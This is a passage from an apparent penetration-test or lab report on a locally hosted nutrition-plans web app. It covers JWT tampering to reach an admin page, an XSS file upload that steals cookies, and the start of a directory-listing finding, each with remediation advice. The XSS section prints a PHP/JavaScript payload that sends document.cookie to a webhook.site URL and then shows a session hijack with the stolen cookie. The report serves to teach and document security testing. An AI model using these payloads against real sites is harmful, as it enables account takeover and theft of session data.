
4- make a python file called my\_jwt\_script.py in VSC and paste this request in file with scenario you want to execute..

python file code in this link: <https://www.ideone.com/NrCGqj>

5- write python my\_jwt\_script.py in terminal to run file

when response catch flag script will return 4 digits that is valid in this case : **aabb**

and running stop



```
my_jwt_script.py > ⚙️ find_correct_id
35  def find_correct_id():
55
56
57      if "Flag{U_R_A_Zacker,_So_Could_U_Find_A_Wife_For_Me}" in response.text:
58          print(f"Found correct ID with last four digits: {last_four}")
59          print("Flag found:", response.text.strip())
60          break
61
62
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS powershell + ▾
```

```
Flag found: <!DOCTYPE html>
Found correct ID with last four digits: aabb
Flag found: <!DOCTYPE html>
<html lang="en">
Flag found: <!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Login</title>
    <!-- Include CSS files -->
    <link rel="stylesheet" href=".//css/style.css">
    <link rel="stylesheet" href="css/bootstrap.min.css">
```

6- finally get id of admin is : **169037489011111111111111111aabb**

1- open burp and

2- install jwt editor extension and

3- in repeater in JWT tap edit user id to admin id and send request ..

## 7- flag will appeared that's mean admin page opened

Send Cancel < > Target: https://localhost

**Request**

Pretty Raw Hex JSON Web Token

WT 1eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiYzMjNjc0TA5ml...  
Serialized JWT  
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.  
eyJzdWIiOiYzMjNjc0TA5ml...  
Content-Type: text/html; charset=UTF-8

Copy Decrypt Verify

JWS JWE

Header

```
{  
  "typ": "JWT",  
  "alg": "HS256"  
}
```

Format JSON  Compact JSON

Payload

```
{  
  "sub": "1234567890",  
  "id": "https://www.example.com/user/1234567890",  
  "email": "hossayfa@gmail.com",  
  "role": "Admin",  
  "lat": 1514239022  
}
```

Format JSON  Compact JSON

Signature  
27 AC 95 D0 8D 91 05 90 81 B8 75 AB 1B BA 08 E3  
E2 8A 8A 03 0F 9B 3A B8 70 6A 2D 6D 73 C0 0A 10

Information  
Issued At - Thu Jan 18 2018 01:30:22

Attack Sign Encrypt

**Response**

Pretty Raw Hex Render

```
Keep-Alive: timeout=5, max=100  
Connection: Keep-Alive  
Content-Type: text/html; charset=UTF-8  
  
<!DOCTYPE html>  
<html lang="en">  
  <head>  
    <meta charset="UTF-8">  
    <meta http-equiv="X-UA-Compatible" content="IE=edge">  
    <meta name="viewport" content="width=device-width, initial-scale=1.0">  
    <title>  
      Login  
    </title>  
    <!-- Include CSS files -->  
    <link rel="stylesheet" href="./css/style.css">  
    <link rel="stylesheet" href="css/bootstrap.min.css">  
    <style>  
      p{  
        padding:10px;  
        /* Add some padding for spacing */  
        border-radius:5px;  
        /* Rounded corners */  
        font-family:Arial,sans-serif;  
        /* Font family */  
        font-size:16px;  
        /* Font size */  
        color:red;  
        margin-top:10px;  
      }  
    </style>  
  </head>  
  <body class="d-flex align-items-center justify-content-center bg-dark">  
    <p>  
      Forgot your password? Find a title for me  
    </p>  
  </body>  
</html>
```

?

**Response**

Pretty Raw Hex **Render**

Flag{U\_R\_A\_7acker,\_So\_Could\_U\_Find\_A\_Wife\_For\_Me}

## Remediation

- always verify the signature of the tokens to ensure they haven't been tampered with.
- Implement short expiration times for tokens and utilize refresh tokens to limit the duration of access

003: Exploiting XSS via file upload functionality to reflected XSS vulnerability leading to cookies theft of a victim that open malicious link (ATO) (High)

Description:	This vulnerability allows attacker to upload and execute files that has a script that can steal cookies of victim and send it to attacker that leads to ATO from sign up page when user upload profile photo
Risk:	Likelihood: High – This attack allowing attackers to execute harmful scripts in the victim's browser Impact: High – Theft of the victim's account.
References:	<a href="#">Cross Site Scripting (XSS)   OWASP Foundation</a>

## Evidence

1- open <https://localhost:4433/nutirationPlans/nutirationPlans/signUp.php> click on choose file field and upload file (profileXSS.php) that contain malicious code :


```

1  <?php
2  echo '<script>
3  var cookies = document.cookie;
4  var xhr = new XMLHttpRequest();
5  xhr.open("POST", "https://webhook.site/0100c000-0000-0000-0000-000000000000", true);
6  xhr.send("cookies=" + cookies);
7 </script>';
8 ?
9 
```

this code take cookies of browser that this file executed in and send it to attacker server as soon as attacker receive cookies ,he can set it in his browser and take account of victim...

how to make a site for you to receive data ? there are several ways but I prefer easy one ,

2- Open [webhook.site](https://webhook.site) and the unique link that can receive any requests on it is appeared \_\_\_\_\_




The screenshot shows the Webhook.site interface. It features a top navigation bar with links like 'Webhook.site', 'Docs & API', 'Custom Actions', 'WebhookScript', 'Terms & Privacy', and 'Support'. On the right, there are buttons for 'Copy', 'Edit', '+ New', 'Login', and 'Sign Up Now'. Below the navigation, there's a toolbar with icons for 'Share', 'Schedule', 'Form Builder', 'CSV Export', 'Custom Actions', 'Replay', 'XHR Redirect', 'Redirect Now', and 'More'. The main area displays three fields: 'Your unique URL' (https://webhook.site/...), 'Your unique email address' (redacted), and 'Your unique DNS name' (redacted). To the right, a sidebar explains what Webhook.site is and lists features like advanced workflows, JSONPath support, and integrations with Google Sheets, Excel, Slack, and more. A green arrow points to the 'Your unique URL' field.


now can use link of site to send request to it...

3- create account in <https://localhost:4433/nutirationPlans/nutirationPlans/> in chrome with  
username like : hacker and upload profileXSS.php file in profile photo when you sign up in site

4- login and open profile <https://localhost/nutirationPlans/nutirationPlans/profile.php> and open  
malicious file to get malicious link to send it to the victim that already login in this site



The screenshot shows a web application profile page. The URL in the browser is localhost/nutirationPlans/nutirationPlans/profile.php. The page has a dark header with 'onist' and navigation links for Home, Features, Blogs, Plans, About Team, and Log In. The main content area has a light green background. It displays a welcome message 'Welcome to Your Profile, hacker'. Below it is a file input field with a placeholder '.ofile' and a context menu open over it. The menu options are: Load image, Open image in new tab, Save image as..., Copy image, Copy image address, and Create QR Code for this image. Below the input field, there are fields for 'Update Email:' containing 'hacker@hacker.com' and 'Update Full Name:' containing 'hacker'. At the bottom is a blue 'Update' button.



5- after image opened in new tap in chrome , now have malicious link ..if victim open it that already has account in site , the script will be executed in victim browser and victim cookies will be stolen and sent to hacker server

now hacker should send this link to victim to open it

to check :

- 1- login with edge browser with username like : amna
- 2- check if amna open malicious link in edge ,the cookie will sent to webhooksite or not !!



link opened in edge ,

6- check [webhook.site](#) , will find the cookies are sent in request

REQUESTS (1/100) Newest First		Request Details	Permalink	Raw content	Copy as ▾	Headers
POST	#a342	https://webhook.site/[REDACTED]				accept-language en-US accept-encoding gzip referer http://[REDACTED] sec-fetch-dest empty sec-fetch-mode cors sec-fetch-site cross-origin origin http://[REDACTED] accept */* sec-ch-ua-mobile ?0 content-type text sec-ch-ua "Mic user-agent Mozilla/5.0 [REDACTED] sec-ch-ua-platform "Win content-length 44 host webhook.site
10/04/2024 1:25:13 AM		Date	10/04/2024 1:25:13 AM (a few seconds ago)			
		Size	44 bytes			
		Time	0.000 sec			
		ID	[REDACTED]			
		Note	Add Note			
Search Query		Query strings	(empty)			
POST #a342		Raw Content	cookies=PHPSESSID=e6umar6jfv99318v7em46mr2du			


now have cookies of user :amna ...

PHPSESSID=e6umar6jfv993i8v7em46mr2du

7- To make sure that cookies are right ,

print it in console with edge browser

by writting `Document.cookie`




```
document.cookie
< 'PHPSESSID=e6umar6jfv993i8v7em46mr2du'
```

PHPSESSID=e6umar6jfv993i8v7em46mr2du

cookies are Identical


8- open chrome with account as a hacker and print cookie only to see it



```
document.cookie
< 'PHPSESSID=214tgf42c8va3k99s74mjrfhaj'
```

9- set amna cookies in browser to take her account :

`document.cookie="PHPSESSID=e6umar6jfv993i8v7em46mr2du"`



Welcome to Your Profile, hacker

ofile Photo

Elements    Console    Sources    Network    Performance    Memory    Application    Security    >

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <title>Welcome to Your Profile, hacker</title>
  </head>
  <body>
    <h1>Welcome to Your Profile, hacker</h1>
    <p>ofile Photo</p>
  </body>
</html>
```


Console    Network conditions

Default

document.cookie="PHPSESSID=e6umar6jfv993i8v7em46mr2du"

'PHPSESSID=e6umar6jfv993i8v7em46mr2du'

10- refresh browser , will find that amna account is opened with her data



Welcome to Your Profile, amna

Upload Photo

Update Email:  
amna@gmail.com

Update Full Name:  
amna

Update

## Remediation

- make validate the type of files being uploaded to ensure that only allowed file types are accepted use both client-side and server-side validation.
- implement restrictions on file sizes to prevent excessively large files that could cause server issues
- Sanitize file names to remove any potentially dangerous characters or patterns that could be used to exploit vulnerabilities.


## 004: Directory listing (Moderate)

Description:	When directory listing is enabled, visiting a URL <a href="https://localhost/nutirationPlans/nutirationPlans/uploads/">https://localhost/nutirationPlans/nutirationPlans/uploads/</a> will display the entire list of files and folders in that directory, instead of showing an index page or returning an error.
Risk:	<p>Likelihood: Moderate – This attack allowing attackers can gather information about the server's structure and locate resources that may be leveraged for further attacks, increasing the overall attack surface. Additionally, it can result in reputational damage and legal implications if sensitive data is accessed or leaked.</p> <p>Impact: Moderate – Attacker can show directory of uploads that's mean can see profile photos of users</p>
References:	<a href="#">Directory Listing - Probely</a>

### Evidence

1- open <https://localhost/nutirationPlans/nutirationPlans/signup.php> to create account


try to upload file in profile photo field to see the path of image that uploaded like :[images.jpg](#) file



The screenshot shows a 'Register' form with the following fields:

